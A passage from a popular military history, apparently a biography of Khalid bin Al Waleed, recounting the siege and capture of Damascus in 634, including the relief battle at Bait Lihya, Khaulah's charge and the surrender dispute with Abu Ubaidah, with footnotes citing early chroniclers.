On the day following the arrival of the Muslims, Khalid had Kulus and Azazeer brought in irons near the East Gate where they could be seen by the Romans on the wall. Here both generals were offered Islam, and both rejected the offer. Then, in full view of the Roman garrison, the two generals were beheaded, the executioner being none other than Dhiraar.

For three weeks the siege continued with no major action except for a few half-hearted Roman sallies which the Muslims, had no difficulty in repulsing. During the day the two sides would keep up a sporadic exchange of archery, though no great damage was suffered by either side. This was to be a siege to the bitter end. Damascus would, if necessary, be starved into submission. **1**

Soon after Heraclius heard of the defeat of the Roman army at Marj-us-Suffar by Khalid and the commencement of the siege of the city, he undertook measures to raise fresh forces. The recent blows suffered by the Empire were serious enough; but the successful advance of the Muslims had now created an even more critical situation, and Damascus itself was in danger. If Damascus fell, it would be a staggering blow to the prestige it could not recover without mobilizing the entire military resources of the Empire-a task not to be undertaken except in the direct emergency. And Damascus was in danger of falling not because of insufficient troops in the city but because of insufficient supplies. It had not been provisioned for a long siege.

Within 10 days of the start of the siege, Heraclius had raised a new army of 12,000 men drawn from garrisons in various parts of Northern Syria and the Jazeer. **2** This army was launched from Antioch with a large baggage-train carrying supplies, and the commander was instructed to reach Damascus at any cost and relieve the beleaguered garrison. The relief column marched via Emessa, made contact with Muslim scouts between Emessa and Damascus, and from here onwards was prepared for battle at a moment's notice.

On September 9, 634 (the 10th of Rajab, 13 Hijri), a messenger came galloping into Khalid's camp to inform him that a large Roman army of undetermined strength was advancing rapidly from Emessa, and in a day or so would make contact with the blocking force deployed at Bait Lihya. Khalid was not surprised to hear this, for he had guessed that Heraclius would do everything in his power to relieve Damascus; and it was for this reason that Khalid had placed the blocking force on the main route by which a relief column could approach the city.

He immediately organised a mounted force of 5,000 men and placed it under Dhiraar. He instructed Dhiraar to proceed with all speed to the area of Bait Lihya, take command of the regiment already deployed there and deal with the relief column approaching from Emessa. He cautioned Dhiraar against being rash and instructed him to seek reinforcements before committing his force to battle in case the enemy strength proved too large. Such words of caution, however, were wasted on Dhiraar; if there was one quality which he did not possess it was caution. With Raafe as his second-in-command, Dhiraar rode away from Damascus and picking up the blocking force, moved forward to a low ridge a little short of Saniyyat-ul-Uqab (the Pass of the Eagle) and deployed his force in ambush.

Next morning the Roman army appeared in sight. The Muslims waited. As the head of the Roman column got close to the ambush, Dhiraar ordered the attack. His men rose from their places of concealment, and led by their half-naked commander, rushed at the Romans. But the Romans were prepared for such a contingency. They deployed so quickly in battle formation that the action became a frontal engagement, with the Muslims attacking and the Romans standing firm in defence on higher ground in front of the Pass of the Eagle. The Muslims now realised the full strength of the enemy, which amounted to twice their own. But this did not matter to Dhiraar. Assaulting furiously in front of his men, he got far ahead of his comrades and before long was completely surrounded by the Romans. His enemies recognised him as the Naked Champion; and

decided to take him alive and show him as a prize to their Emperor. Dhiraar was wounded by an arrow in the right arm but continued to fight as the Romans closed in. At last, however, after he had suffered several wounds, he was overpowered by the Romans, who then sent him to the rear.

1. According to Tabari (Vol. 2, p. 626) the Muslims also used catapults at this siege; but this is unlikely because the Muslims had no siege equipment, nor did they know much about using it.
2. Jazeera literally means island, and this name was used to designate the region between the rivers Euphrates and Tigris in present day North-Eastern Syria, North-Western Iraq and South-Eastern Turkey.

The loss of Dhiraar had a depressing effect on the Muslims, but Raafe was a worthy successor to the dashing Dhiraar. Taking command, he launched several attacks to get through to Dhiraar and rescue him; but his efforts proved fruitless, and the action turned into a stalemate. Raafe realised that there was nothing that he could do to break the Roman force deployed in front of him; and in the afternoon he sent a message to Khalid telling him about the engagement, about the enemy strength and about the loss of Dhiraar-probably still alive as a prisoner.

The sun was still well above the horizon when Khalid received news of this engagement. He realised that the Roman strength at Bait Lihya was too large for Raafe to tackle on his own. And this placed Khalid in a serious dilemma. The Roman relief column had to be defeated and driven back towards Emessa, and this could be done quickly only if Khalid himself took command at Bait Lihya with a sizable reinforcement from Damascus. Failing this, the Roman relief column would have every chance of breaking through the Muslim blocking force, and this could have a disastrous effect on the Muslim siege of Damascus. But there was also the problem of timing. If an immediate move were made to reinforce Raafe, the Roman garrison would observe the move and sally out to break the grip of the weakened besieging force. The relieving Romans at Bait Lihya had to be beaten; yet the besieged Romans in Damascus had to be kept in the dark about the movement of Muslim reinforcements from Damascus. Khalid decided to risk a delay and carry out on move till the latter part of the night, by when the beleaguered garrison would be less likely to discover the move.

Preparations wore made accordingly. The command at Damascus was taken over by Abu Ubaidah who would see to the siege operations during Khalid's absence. After midnight a detachment of 1,000 Muslim warriors under Maisara bin Masruq took up positions at the East Gate and some other readjustments were made at the other gates. Then, some time between midnight and dawn, Khalid set off with his Mobile Guard of 4,000 horses. The Guard moved swiftly through the remainder of the night and early the following morning arrived at the scene of battle between Raafe and the Romans. The fighting was continuing on this second day of battle with no decision in sight. Indeed the Muslims were now tired of attacking the Romans who stood like a rock against the Muslim assaults.

As Khalid approached the battlefield he suddenly saw a Muslim rider flash past him from behind and gallop off towards the Roman front. Before Khalid could stop him, he was gone. A slim, lightly-built person, dressed in black, this rider wore a breastplate and was armed with a sword and a long lance. He sported a green turban and had a scarf wrapped around his face, acting as a mask, with only his eyes visible. Khalid arrived on the

battlefield in time to see this rider throw himself at the Romans with such fury that everyone present thought that he and his horse must both be mad. Raafe saw this rider before he saw Khalid and remarked, *"He attacks like Khalid, but he is clearly not Khalid."* **1** Then Khalid joined Raafe.

Khalid took a little time to organize Raafe's group and his own Mobile Guard into one and deploy it as a combined force for battle. Meanwhile the masked rider treated the Muslims to a thrilling display of horsemanship and attacks with the lance. He would go charging on his own, strike the Roman front atone point and kill a man; then go galloping away to another part of the front, again strike someone in the Roman front line and so on. A few Romans came forward to tackle him but all went down before his terrible lance. Marvelling at this wondrous sight, the Muslims could still see nothing more of the warrior than a youthful figure and a pair of bright eyes shining above the mask. The rider appeared bent on suicide as with his clothes and lance covered with blood, he struck again and again at the Romans. The example of this warrior put fresh courage into the men of Raafe, who forgot their fatigue and went into battle with renewed high spirits as Khalid gave the order to attack.

The masked rider, now joined by many others, continued his personal war against the Romans as the entire Muslim force attacked the Roman front. Soon after the general attack had begun, Khalid got near this rider and called, *"O warrior, show us your face."* A pair of dark eyes flashed at Khalid before the rider turned away and galloped off into another assault at the Romans. Next, a few of Khalid's men caught up with him and said, *"O noble warrior, your commander calls you and you turn away from him! Show us your face and tell us your name so that you may be properly honoured."* Again the rider turned away as if deliberately trying to keep his identity a secret.

1. Waqidi: p. 27.

As the masked rider returned from his charge, he passed by Khalid, who called to him sternly to stop. The rider pulled up his horse, and Khalid continued, *"You have done enough to fill our hearts with admiration. Who are you?"*

Khalid nearly fell off his horse when he heard the reply of the masked rider, for it was the voice of a girl! *"O commander, I only turn away from you out of modesty. You are the glorious commander, and I am of those who stay behind the veil. I fight like this because my heart is on fire."*

"Who are you?"

"I am Khaulah, sister of Dhiraar. My brother has been captured, and I must fight to set him free."

Khalid marvelled at the old man, Al Azwar, who had fathered two such dauntless fighters, a boy and a girl. *"Then come and attack with us"*, he said. **1**

The Muslim attack continued in force and at about midday the Romans began to withdraw from the battlefield in good order. The Muslims followed, keeping up a steady pressure, but there was no sign of Dhiraar, dead or alive. Then, as good luck would have it, some local Arabs came to the Muslims with the information that they had seen 100

Romans riding to Emessa with a half-naked man in their midst, tied to his horse. Khalid at once guessed that Dhiraar had been sent away from the battlefield and ordered Raafe to take 100 picked riders, move wide around the flank of the Romans, get to the Emessa road and intercept the escort taking Dhiraar to Emessa. Raafe at once selected 100 stalwarts and set off, accompanied, of course, by Khaulah bint Al Azwar.

Raafe got to the Emessa road at a point which the escort had not yet reached and waited in ambush. When the 100 Romans arrived at this point, Raafe and his men assailed them, killed most of the soldiers and set Dhiraar free. The Naked Champion and his loving sister were happily reunited. The party again made a wide detour to avoid the Roman army, and rejoined Khalid who was very, very grateful to Raafe for rescuing Dhiraar.

Under the unrelenting pressure of the Muslims, the Romans increased the pace of their retreat. As the Muslims struck with greater ferocity, the retreat turned into a rout, and the Romans took to their heels and fled in the direction of Emessa.

Khalid could not pursue the fleeing enemy because he had to get back to Damascus. The Muslim forces investing the city had been weakened by 9,000 men with the departure of first Raafe's detachment and then the reinforcement of the Mobile Guard. In case the Romans should attack in strength against any Muslim corps, there would be a serious danger of their breaking through. Consequently Khalid sent only a mounted regiment under Samt bin Al Aswad to follow the Romans to Emessa. Samt got there in due course and found that the Romans had withdrawn into the fort. The local inhabitants of Emessa, however, approached Samt and let it be known that they had no desire to fight the Muslims, with whom they would make peace and even feed any soldiers quartered in their city. After a friendly exchange of messages, Samt returned to Damascus.

Meanwhile Khalid had rejoined the Muslim army at Damascus. He resumed command and re?established the Muslim dispositions as they had been before the appearance of the Roman relief column.

The news of the sad fate of the relief column spread among the inhabitants of Damascus, and it was a grievous blow indeed. The Damascenes had pinned their hopes on Heraclius sending such a force to save them. Heraclius had in fact done his best, but the hopes of the city had been shattered by Khalid's action at Bait Lihya. Heraclius could no doubt raise more forces, but that would take time. Meanwhile the supplies were running low and there was no fresh ray of hope to brighten the horizon and give assurance and strength to the people of Damascus.

1. Waqidi: p. 28.

A number of questions were raised wherever people assembled. Even if Heraclius raised a fresh column-and this was unlikely in the near future-what assurance did they have that it would achieve better success than the last one? If the Muslims could do what they did to an army of 90,000 men at Ajnadein, what chance did the relatively small force at Damascus have of avoiding a military defeat and the plunder and captivity which would doubtless follow? How much longer would the supplies last? Would it not be better to make peace with, the Muslims on whatever terms were offered, and in this manner avoid total destruction? Spirits fell and discontent rose in Damascus, especially in the non-

Roman section of the population. The situation was becoming increasingly more desperate, and the tension increasingly more unbearable.

Then a delegation of prominent citizens approached Thomas. They apprised him of their fears and suggested that he consider the possibility of making peace with Khalid; but Thomas assured them that he had sufficient troops to defend the city, and would soon take the offensive to drive the Muslims away. Special services were held in the churches and prayers offered for deliverance from the peril which threatened the city. Thomas decided to attempt a powerful sally from the fort. He was a brave man, and as long as there was some chance of success, he would not surrender.

The following morning, early in the third week of September 634, Thomas drew men from all sectors of the city and formed a strong force to break out through the Gate of Thomas. His immediate opponent here was Shurahbil with his corps of about 5,000 men. Thomas started the operation with a concentrated shower of arrows and stones against the Muslim archers in order to drive them back and get more room for debouching from the gate. The Muslims answered the Roman salvos with their own volleys of arrows. At the very beginning of this exchange several Muslims were killed, one of whom was Aban bin Saeed bin Al Aas-a man who had only recently got married to an unusually brave woman. As soon as she heard that she had become a widow, she took a bow and joined the Muslim archers, seeking revenge. On the wall of the fort, near the Gate of Thomas, stood a priest with a large cross, the sight of which was intended to give added courage to the Romans. Unfortunately for this priest, the young Muslim widow chose him as her target. The arrow she shot at him drove through the man's breast; and priest and cross came tumbling down to the foot of the wall, to the delight of the Muslims and the dismay of the Romans. However, in this exchange the Romans got the better of the Muslims; and after a while the besiegers were driven back to a line out of range of the Roman archers and slingers.

Next the gate was opened and the Roman foot-soldiers covered by the archers and slingers on the wall, rushed through the gate and fanned out into battle formation. As soon as the deployment was complete, Thomas ordered the attack against the corps of Shurahbil, which had also formed up a few hundred yards from the gate. Thomas himself led the assault, sword in hand, and according to the chronicler, 'roared like a camel!' **1**

Very soon there was heavy fighting between the two bodies of men. Shurahbil's corps was outnumbered but held its ground, not yielding an inch, and Roman losses began to mount. Thomas now noticed Shurahbil and guessing that he was the commander of this Muslim force, made for him. Shurahbil saw him coming, and with a blood-covered sword in his hand prepared to meet him. But before Thomas could reach Shurahbil, he was struck in his right eye by an arrow, again fired by the widow, and fell to the ground. He was quickly picked up by his men and carried away, while at the same moment the Romans began to fall back to the fort. Thus, under pressure from swordsmen and under the punishing fire of Muslim archers deployed on the flanks, the Romans returned to the fort, leaving behind a large number of dead, several of whom had fallen to the arrows of the widow of Aban.

Inside the fort the surgeons examined the eye of Thomas. The arrow had not penetrated deep, but they found that it could not be extracted. They therefore cut off the shaft where it entered the eye, and Thomas, instead of being depressed by the loss of his eye and the pain of his wound, showed himself to be a man of extraordinary courage. He swore that he would take a thousand eyes in return; that he would not only defeat these Muslims but

would follow them into Arabia, which, after he had finished with it, would be fit only for the habitation of wild beasts. He ordered another great sally to be carried out that night.

1. Waqidi: p. 46.

Meanwhile Shurahbil was not a little worried. He had lost quite a large number of men, killed and wounded, and feared that if another determined sally were made by the Romans, they might succeed in breaking through his corps. He consequently, asked Khalid for reinforcements; but Khalid had no men to spare. He could not weaken the other corps, because the Romans could attack at any gate, and might well choose another gate for their next sally. He instructed Shurahbil to hold on as best he could, and assured him, that Dhiraar with his 2,000 men would get to him in case of heavy pressure. If need be he himself, with his reserve, would come and take over the battle at the Gate of Thomas. Shurahbil prepared for another sally by the Romans, quite determined to hold on to the last man.

For the sally of the night, Thomas again selected the Gate of Thomas as the point of main effort in order to exploit the damage which he had undoubtedly caused to the corps of Shurahbil. But he planned to make sallies from other gates also. The locations of the various Muslim corps and their commanders, were known in detail to the garrison. To keep the Muslim corps at other gates tied down, so that they would not be able to come to the aid of Shurahbil, Thomas ordered sallies form the Jabiya Gate, the Small Gate and the East Gate. For the last he allotted rather more forces than for the others, so that Khalid would be unable to move to Shurahbil's help and take command in that decisive sector. Attacking from several gates also gave more flexibility to the operation. Thus, if success were achieved, in any sector other than the Gate of Thomas, that could be converted into the main sector and the success exploited accordingly.

In his orders Thomas emphasised the need for swift attacks, so that the Muslims would be caught unawares and destroyed in their camps. No quarter would be given. Any Muslim wishing to surrender would be killed on the spot-any, that is, but Khalid, who was to be taken alive. The moon would rise about two hours before midnight. Soon after, on the signal of a gong to be struck on the orders of Thomas, the gates would be flung open and the attacks launched simultaneously.

In the moonlight the Roman attacks began as planned. At the Jabiya Gate there was some hard fighting, and Abu Ubaidah himself entered the fray with drawn sword. The Son of the Surgeon was an accomplished swordsman, and several Romans fell under his blows before the sally was repulsed and the Romans hastened back to the city.

At the Small Gate Yazeed had fewer troops than were positioned at the other gates, and the Romans gained some initial success. But luckily Dhiraar was nearby and joined Yazeed with his 2,000 warriors. Without a moment's delay Dhiraar hurled his men at the enemy, whereupon the Romans reacted as if they had been assailed by demons and hastily withdrew to the fort with Dhiraar close upon their heels.

At the East Gate the situation soon became more serious, for a larger Roman force had been assigned to this sector. From the sounds of battle Khalid was able to judge that the enemy had advanced farther than he should have been allowed to; and fearing the Raafe might not be able to hold the attack, went into battle himself with his reserve of 400

veterans from the Mobile Guard. As he got to the Romans, he gave his personal battle cry: *"I am the noble warrior, Khalid bin Al Waleed."* This battle cry was by now known to all the Romans, and had the effect of imposing caution upon them. In fact it marked the turning point in the sally at the East Gate. Soon the Romans were in full retreat with the Muslims cutting down the stragglers. Most of this force was able to re?enter the city and close the East Gate behind it.

The heaviest fighting, however, took place at the Gate of Thomas, where Shurahbil's corps, having fought a hard action during the day, had to bear the brunt of the fighting of the night. The moonlight helped visibility as the Romans rushed out of the gate and began to form up for battle. In this process they were subjected to withering fire from Shurahbil's archers, but in spite of some losses, they completed their deployment and advanced to battle. For two hours the fighting continued unabated with Shurahbil's men struggling desperately to hold the Roman attack. And hold it they did.

Shortly after midnight Thomas, who was himself fighting in the front rank, singled out Shurahbil. The Muslim commander could be easily identified by the orders that he was shouting to his warriors. The two commanders paired off and began to duel with sword and shield.

For some time while the rest of the soldiers were locked in wild, frenzied combat, the duel of the two champions continued with no success to either. Then Shurahbil, seeing an opening, struck with all his might at the shoulder of Thomas; but his sword landing on the hard metal shoulder-pad of the Roman's breastplate, broke into pieces. Shurahbil was now at the mercy of Thomas. Luckily for him, at that very moment two Muslims, came up beside him and engaged Thomas. Shurahbil pulled back, picked up the sword of a fallen Muslim and again returned to combat. But Thomas was no longer there.

By now the Romans had had enough of battle. Seeing that there was no weakening in the Muslim front, Thomas decided that to continue the attack would be fruitless and would lead to even heavier casualties among his men. He ordered a withdrawal, and the Romans moved back at a steady pace. The Muslims made no attempt to follow, though their archers did a certain amount of damage. Again the young widow used her bow with deadly effect.
This was the last attempt by Thomas to break the siege. The attempt had failed. He had lost thousands of men in these sallies, and could no longer afford to fight outside the walls of the city. His soldiers shared his disillusionment. They would fight to defend the city, but would not venture to engage the Muslims outside the fort. Thomas now gave more authority to his deputy, Harbees, delegating to him several of the functions of command which hitherto he had himself exercised.

After the failure of the nocturnal sally, the despair of the Damascenes knew no bounds. The dark clouds which threatened the great city had no silver lining. There was widespread grumbling among the people who now wished for nothing but peace; and in this desire they were joined by Thomas, who had fought gallantly in defence of the city and answered the call of honour. He was prepared to make peace and surrender the fort on terms, but was Khalid prepared to make peace? He was known as a man of violence who looked upon battle as a sport; and since he undoubtedly knew the internal conditions

prevailing in Damascus, would he accept anything less than an unconditional surrender, by which they would all be placed at his mercy?

By now the Romans had come to know the Muslim generals very well. They knew that Abu Ubaidah was next in command after Khalid, and wished he were the first in command. The Son of the Surgeon was essentially a man of peace-gentle, kind, benevolent-and looked upon war as a sacred duty rather than a source of pleasure and excitement. With him they could make peace, and he would doubtless be generous in his terms. But Abu Ubaidah was not the army commander. For two or three days this dilemma continued; and then the matter was taken out of their hands by Jonah the Lover.

Jonah, son of Marcus, was a Greek who was madly in love with a girl, also Greek. Actually she was his wife. Just before the arrival of the Muslims they had been married, but the ceremony of handing over the bride to the husband had not been completed when the Muslims arrived and laid siege to Damascus. Thereafter Jonah asked her people several times to hand over his bride to him but they refused, saying that they were too busy fighting and that this was a matter of survival; and how could Jonah think of such things at a time like this? Actually Jonah could think of little else!

Just after dusk, on or about September 18, 634 (the 19th of Rajab, 13 Hijri), Jonah lowered himself with the aid of a rope near the East Gate, and approaching the nearest Muslim guard, asked to see Khalid. As soon as he was ushered into the presence of the commander, he narrated his sad story and explained the purpose of his visit. Would Khalid help him get his bride if he gave intelligence which would lead quickly to the capture of Damascus? Khalid would. He then informed Khalid that in the city this night the people were celebrating a festival in consequence of which there was revelry and drunkenness everywhere, and few sentries would be found at the gates. If Khalid could scale the wall, he would have no difficulty in opening any gate he chose and forcing an entry into the city.

Khalid felt that he could trust the man. He appeared sincere in what he said. Khalid offered him Islam, and Jonah accepted it. During the past few years he had heard much about Islam and was favourably inclined. At the hands of Khalid, Jonah now accepted the new faith, whereafter Khalid instructed him to return to the city and wait, which Jonah did.

As soon as the Greek had departed, Khalid ordered the procurement of ropes and the preparation of rope ladders. There was no time to make a co-ordinated plan of attack for the whole army; and so Khalid decided that he would storm the fort by the East Gate, with just the corps of Iraq which was positioned there. The moon would rise at about midnight, and soon after that the assault would begin.

According to Khalid's plan, 100 men would scale the wall at a place near the East Gate, where it was known to be the most impregnable. Here certainly there would be no sentries. At first three men would climb up with ropes. Then rope ladders would be fastened to the ropes and hauled up by the three to be used by the rest of the picked hundred to get to the top. Some men would remain at the top, while others would descend

into the fort, kill any guards found at the gate and open the gate. Thereupon the entire corps would rush in and start the attack.

The three leaders who were to scale the wall were Khalid, Qaqa and Maz'ur bin Adi. The ropes were thrown up, lassoing the epaulements on the wall, after which these three indomitable souls climbed up hand by hand. There was no guard at the top. The rope ladders were drawn up, and on these others began to climb in silence. When half the group had arrived at the top, Khalid left a few men to assist the remaining climbers, and with the rest descended into the city. A few Roman soldiers were encountered on the way down and put to the sword. Thereafter the party rushed to the gate, where two sentries stood on guard. Khalid killed one while Qaqa killed the other. But by this time the alarm had been raised and parties of Romans began to converge towards the East Gate. Khalid knew that it was now touch and go.

The rest of the Muslim party hastily took up a position to keep the Romans away while Khalid and Qaqa dealt with the gate, which was locked and chained. A few blows shattered both lock and chain, and the gate was flung open. The next instant the corps of Iraq came pouring in. The Roman soldiers who had converged towards the gate never went back; their corpses littered the road to the centre of the city.

All Damascus was now awake. The Roman soldiers rushed to their assigned positions, as per rehearsed drills, and manned the entire circumference of the fort. Only a small reserve remained in the hands of Thomas as Khalid began his last onslaught to get to the centre of Damascus, killing all who stood in his way-the regiments defending the sector of the East Gate.

It was shortly before dawn, and now Thomas played his last card-brilliantly. He knew that Khalid had secured a firm foothold in the city, and it was only a matter of time before the entire city would lie at his feet. From the absence of activity at the other gates, he guessed that Khalid was attacking alone and that other corps were not taking part in the storming of the fort. He hoped-and this was a long shot-that the other corps commanders, especially Abu Ubaidah, would not know of the break-in by Khalid. Thomas acted fast. He threw in his last reserve against Khalid to delay his advance for as long as possible, and at the same time sent envoys to the Jabiya Gate to talk with Abu Ubaidah and offer to surrender the fort peacefully and to pay the Jizya.

Abu Ubaidah received these envoys with courtesy and heard their offer of surrender. He believed that they had come to him because they were afraid to face Khalid. At the distance at which he was placed from the East Gate, if he heard sounds of battle at all, he must have assumed that it was a sally by the Romans; for it could not have occurred to him that Khalid would scale the wall with ropes. Abu Ubaidah had no doubt in his mind that Khalid also would agree to peace to put an end to the bloodshed and ensure a quick occupation of Damascus. Consequently he took upon himself the responsibility of the decision and accepted the terms of surrender. Damascus would be entered peacefully; there would be no bloodshed, no plunder, no enslavement and no destruction of temples; the inhabitants would pay the Jizya; the garrison and any local inhabitants who wished to do so would be free to depart from the city with all their goods. After this the Roman envoys went to the corps commanders at the other gates and informed then that a peace had been arranged with the Muslim commander and that the gates would be opened shortly, through which the Muslims could enter in peace. There would be no resistance.

Soon after dawn Abu Ubaidah, followed by his officers and the rest of his corps, entered Damascus in peace from the Jabiya Gate, and marched towards the centre of the city. He was accompanied by Thomas and Harbees and several dignitaries and bishops of Damascus. Now Abu Ubaidah, walking like an angel of peace, and Khalid advancing like a tornado, arrived simultaneously at the centre of Damascus, at the Church of Mary. Khalid had just broken through the last Roman resistance. The other corps commanders had also entered the city and were moving peacefully towards the centre.

Abu Ubaidah and Khalid stared at each other in amazement. Abu Ubaidah noted that Khalid and his men held dripping swords in their hands, and he guessed that something had happened of which he was not aware. Khalid noticed the peaceful air surrounding Abu Ubaidah and his officers, whose swords were in their sheaths and who were accompanied by Roman nobles and bishops.

For some time there was no movement. Then Abu Ubaidah broke the tense silence. *"O Father of Sulaiman,"* he said, *"Allah has given us this city in peace at my hand, and made it unnecessary for the Muslims to fight for it."*

"What peace!" Khalid bristled. *"I have captured the city by force. Our swords are red with their blood, and we have taken spoils and slaves."*

It was clear that there was now going to be a terrible row between these two generals, which could have serious consequences. Khalid was the commander and had to be obeyed; what is more, he was not a man who would take any nonsense from his subordinates. Furthermore, his towering personality and his unquestioned judgement in military matters made him difficult to argue with, especially on this occasion, when he was determined to regard the conquest of Damascus as a consequence of the use of force and not of peaceful negotiation. Abu Ubaidah, on the other hand, had none of the military stature or operational genius of Khalid, and would be the last person to assert otherwise. But as a Muslim he was in the topmost class, one of the Blessed Ten, the Trusted One of the Nation. He was the Al Asram, the One without the Incisors-and no one could forget how he had lost his front teeth.

Abu Ubaidah was wrong in making peace without Khalid's knowledge and permission, but he was determined to see that the word of a Muslim was honoured and unnecessary bloodshed avoided. He respected Khalid's leadership and knew that he would have to be handled with great care. Abu Ubaidah was in fact the only man in Syria with high enough standing to question any decision of Khalid. Even Khalid would not raise his voice when speaking to Abu Ubaidah, no matter how great his anger. What made the situation less dangerous was the fact that these two men held each other in genuine affection and respect for the various qualities which made them great. Abu Ubaidah also knew that he could silence Khalid with a few words, for he was armed with an authority of which Khalid was unaware. But he decided not to use this authority except as a last resort, when all manner of persuasion had failed. In this he was being kind to Khalid, but more of that later.

"O Commander," said Abu Ubaidah, *"know that I have entered the city peacefully."*

Khalid's eyes flashed with anger, but he restrained himself; in a voice which was not without respect, he replied, *"You continue to be heedless. How can they have peace from you when I have entered the city by force and their resistance is broken?"*

"Fear Allah, O Commander! I have given them a guarantee of peace, and the matter is settled."

"You have no authority to give them peace without my orders. I am commander over you. I shall not sheathe my sword until I have destroyed them to the last man."

"I never believed," pleaded Abu Ubaidah, *"that you would oppose me when I gave a guarantee of peace for every single one of them. I have given them peace in the name of Allah, exalted be He, and of the Prophet, on whom be the blessings of Allah and peace. The Muslims who were with me agreed to this peace, and the breaking of pacts is not one of our traits."*

At this stage some of Khalid's soldiers, tiring of listening to the argument and seeing some Romans standing on one side, began to wave their swords and moved towards the Romans to kill them. Abu Ubaidah saw this movement and rushing past Khalid, ordered the men to desist until the discussion between him and Khalid was over. The men obeyed. Only Abu Ubaidah could have done this; and Khalid could do nothing but try and control his rising anger.

Now the other three corps commanders got together and began to discuss the situation. After a few minutes they reached agreement among themselves and conveyed their opinion, to Khalid: Let there be peace, because if the Romans in Syria heard that the Muslims had given a guarantee of safety and then slaughtered those whose safety had been guaranteed, no other city would ever surrender to the Muslims, and that would make the task of conquering Syria immeasurably more difficult.

The emotions of Khalid never interfered with his reason; and the reason of Khalid saw the military wisdom of the advice tendered by the generals. For a moment he glared at Thomas and Harbees. Then he said, *"Alright, I agree to peace, except for these two accursed ones."*

"These two were the first to enter my peace," Abu Ubaidah said to Khalid. *"My word must not be broken. May Allah have mercy upon you!"*

Khalid gave up. *"By Allah!"* he exclaimed, *"but for your word I would certainly have killed them. Let them get out of the city, both of them, and may Allah's curse follow them wherever they go!"*

Thomas and Harbees were nervously watching the altercation between the two Muslim generals while interpreters were translating their statements. Thus they understood all and breathed a sigh of relief as they came to know of the conclusion of the dialogue. They now moved to Abu Ubaidah with an interpreter and asked for permission to depart on any route they chose.

"Yes," said Abu Ubaidah. *"You may go on any route you choose. But if we conquer any place at which you are residing, you will not then be under a guarantee of peace."*

Thomas, fearing a pursuit by Khalid, then requested, *"Give us three days of peace; then the truce would be ended. Thereafter if you catch up with us, do as you will-kill us or enslave us."*

Here Khalid entered the talks. *"Agreed, except that you may take nothing with you but food for the journey."*

"This again would amount to a breaking of the pact," objected Abu Ubaidah. *"My pact with them allows them to take all their belongings."*

"Even to this I agree," said Khalid, *"but no weapons."*

Now Thomas protested: *"We must have some weapons for our defence against other enemies than you. Otherwise we stay here; and you can do with us as you please."* Thomas understood very well how important it was for these Muslims to honour their pacts, and was exploiting this sense of honour.

Khalid went so far as to agree that every man could take one weapon with him, either a sword or a lance or a bow. The last of the problems was thus settled. **1**

Immediately after this, and it was now shortly after sunrise, a pact was drawn up and signed by Khalid. It read as follows -

"In the name of Allah, the Beneficent, the Merciful. This is given by Khalid bin Al Waleed to the people of Damascus. When the Muslims enter, they (the people) shall have safety for themselves, their property, their temples and the walls of their city, of which nothing shall be destroyed. They have this guarantee on behalf of Allah, the Messenger of Allah, on whom be the blessings of Allah and peace, the Caliph and the Faithful, from whom they shall receive nothing but good so long as they pay the Jizya." **2**

1. This dialogue between Khalid and Abu Ubaidah is taken from Waqidi: pp. 51-52.
2. Balazuri: p. 128.

The rate of Jizya was fixed at one dinar per man and a certain amount of food to be provided to the Muslims, the scale of which was also laid down.

Damascus had been taken. The greatest prize in Syria, with the exception of Antioch, was now in Muslim hands; but those who had conquered the city looked upon their victory with mixed feelings.

The Muslims had fought hard for this prize. While their casualties were much lower than those of the Romans, they had nevertheless paid a heavy prize for the conquest. They had struggled heroically for a month and given their blood and sweat for this victory. They had taken the city by the sword-especially the corps of Iraq, which had stormed it on the last night and crushed all resistance. But the fruits of their labour had been snatched away by the clever diplomacy of Thomas and the simple generosity and large-heartedness of

Abu Ubaidah. The Son of the Surgeon had no business to do this; but he was, after all the Trusted One of the Nation, and not a word of censure was raised against him.

The Muslims gathered in groups to see the Roman convoy march out of the city. The convoy consisted of the garrison and thousands of civilians who preferred not to remain under Muslim rule and moved out of Damascus with their wives and children. Thomas's wife, the daughter of Heraclius, travelled with her husband. With the convoy went hundreds of carriages and wagons carrying all the belongings of the travellers and the merchandise of the city, including 300 bales of the finest brocade belonging to Heraclius. Some Muslims looked in anger, others in sorrow, as they saw Damascus drained of all its wealth. It was a bitter moment for the victors of Damascus.

Khalid stood with some of his officers and men, gazing at the saddening sight. It appeared that the Romans were leaving nothing of value in Damascus. There was pain in the heart of Khalid. He was the commander of the army; he had conquered Damascus by the sword; he had stormed the fort. And Abu Ubaidah had done this!

He looked at the others and saw faces red with anger. All this should have been theirs by right of conquest. All along the route stood groups of Muslims watching in silence. They could easily have pounced upon the convoy and taken what they wished, but such was the discipline of this army, and such its respect for the moral obligation of the given word, that not a single soldier stirred to interfere with the movement of the convoy.

Khalid fought to control his rage. Then he raised his arms, to heaven, and in an anguished voice prayed aloud: *"O Allah! Give all this to us as sustenance for the Muslims!"* **1** But it was hopeless. Or was it?

Khalid heard a respectful cough behind him, and turned to see Jonah the Lover, still as sad as he had looked the night before in Khalid's tent. Jonah, meeting his bride after the surrender, had asked her to come away with him, and at first she was willing enough. But when he had told her that he was now a friend of the Muslims and had accepted their faith, she recoiled from him and swore that she would have nothing more to do with him. She decided to leave Damascus, and was even now travelling in the convoy of Thomas. Jonah, still the distracted lover maddened by his passion for the girl, had come to seek Khalid's help.

Could not the Muslims take the girl by force and deliver her to him? No, they could not. She was covered by the guarantee of safety and could not be touched.

Could the Muslims not pursue and attack the convoy? No, they could not. The guarantee of safety for the convoy would last three days, and during that period no pursuit could be undertaken.

After three days then? It was no use. Going at the terrified pace which it had adopted, the convoy would be so far away after three days that the Muslims would never catch up with it.

1. Waqidi: p. 52.

Oh yes, they could. He, Jonah, knew several short cuts which fast-moving horseman could use to overtake the convoy, while the convoy itself was bound to the roads and could not shorten its route. Still no use. Several Syrian forts-Emessa, Baalbeek, Tripolis-were close enough to reach in three or four days, and the convoy would be safely within the walls of any of these before the Muslims could catch up with it.

Oh no, it would not. The convoy was not going to any of these places. He, Jonah, knew that the convoy was making for Antioch and would take many days to get there. He, Jonah, would be the guide of the Muslims. All he wanted in return was the girl!

Khalid's eyes brightened. The possibilities which the proposal of Jonah opened up were like water to the thirsty. He beckoned to a few of his officers-Dhiraar, Raafe, Abdur-Rahman bin Abi Bakr. They would launch a pursuit after three days! Plans were formulated, orders issued, preparations made. When the three days' grace period was over, the Mobile Guard would dash out in pursuit and go at breakneck speed. On Jonah's suggestion it was decided that all would be dressed like local Arabs, so that any Roman units encountered on the way would mistake them for such and not intercept their movement. Hope stirred in the hearts of the Faithful!

